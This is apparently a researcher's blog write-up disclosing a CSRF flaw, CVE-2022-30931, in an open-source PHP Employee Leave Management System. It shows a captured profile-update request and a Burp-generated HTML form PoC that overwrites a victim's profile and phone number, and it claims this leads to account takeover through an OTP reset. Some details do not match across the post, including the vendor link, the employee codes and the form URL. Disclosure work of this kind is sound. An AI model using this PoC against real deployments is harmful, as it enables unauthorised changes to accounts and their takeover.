Nitesh Biwal Follow
Jun 11 · 2 min read · Listen

Save

My First CVE-2022–30931

Cross-Site Request Forgery (CSRF) on Open-Source software Employee Leave Management System.

> *Discovered by : Nitesh Biwal*
>
> *Vulnerable Version: V 2.1*
>
> *Vendor Homepage: https://phpgurukul.com/tourism-management-system-free-download/*

Hello, My name is Nitesh Biwal and in this write-up I am going to share my First CVE Id Story.

I was working on an Open-Source software Employee Leave Management System and it was hosted locally on my system through XAMPP Server.


Suddenly I got trigger to hunt on that and I was started looking for the bugs and I found Cross-Site Request Forgery (CSRF).

Bug Description:

Attacker can change the details of an[illegible]e like username, phone number etc via Cross-Site Request Forgery (CSRF) attack.

1. I have created 2 accounts (Account 1 and Account 2)


2. In Account 1 updated the username and phone number and capture that request into Burp Suite.


Burp Suite Community Edition v2022.3.7 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:80
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 12
Request Cookies 1
Request Headers 16
anuj@gmail
0 matches
12:40 AM
17-May-22

```
POST /elms/elms/myprofile.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 205
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/elms/elms/myprofile.php
Cookie: PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

empcode=EMP10001&firstName=Hack&lastName=boy&email=nitesh4@gmail.com&mobileno=1111111111&gender=Male&dob=&department=Information+Technology&address
=HackedZone&city=HackedZone&country=HackedZone&update=
```


3. Right click on the request and clicked on the Generate CSRF PoC from Engagement tools.




```
    <body>
        <form method="POST" action="https://127.0.0.1/elms/elms/myprofile.php">
            <input type="hidden" name="empcode" value="EMP10806122"/>
            <input type="hidden" name="firstName" value="Bad+"/>
            <input type="hidden" name="lastName" value="boy"/>
            <input type="hidden" name="email" value="nitesh%40gmail.com"/>
            <input type="hidden" name="mobileno" value="2222222222"/>
            <input type="hidden" name="gender" value="Male"/>
            <input type="hidden" name="dob" value=""/>
            <input type="hidden" name="department" value="Information+Technology"/>
            <input type="hidden" name="address" value="HackedZone"/>
            <input type="hidden" name="city" value="HackedZone"/>
            <input type="hidden" name="country" value="HackedZone"/>
            <input type="hidden" name="update" value=""/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```

4. Copied that HTML code and saved it into the file as .html format.

5. Send that to the Account 2 user and when he open that page and clicked on submit request. BOOM! his profile details has been updated such as username and phone number.


/C:/Users/DELL/Desktop/csrf-poc-
file:///C:/Users/DELL/Desktop/csrf-poc-1652728260733.html
Submit


ELMS | EMPLOYEE
account_box My Profiles
settings_input_svideo Chnage Password
apps Leaves keyboard_arrow_right
exit_to_app Sign Out
ELMS©
UPDATE

Bad+ boy
EMP10806121

UPDATE EMPLOYEE

Update Employee Info

SUCCESS : Employee record updated Successfully

Employee Code: EMP10806121
Male
Date of Birth:
First name: Bad+
Last name: boy
Information+Technology
Address: HackedZone
Email: anuj@gmail.com
City/Town: HackedZone
Country: HackedZone
Mobile number: 2222222222

6. Now attacker can reset the password by getting the OTP on his phone number.

I requested for CVE Id for this vulnerability from https://cveform.mitre.org and few weeks later I received mail that my request was approved and this way I got assigned CVE-2022–30931.

Special Thanks to my mentors **Rohit Gautam** sir and **Shifa Cyclewala** ma'am

Thank you so much for reading 🙏

My LinkedIn ID: https://www.linkedin.com/in/nitesh-biwal-a414b3157/

My Twitter ID: https://twitter.com/BiwalNitesh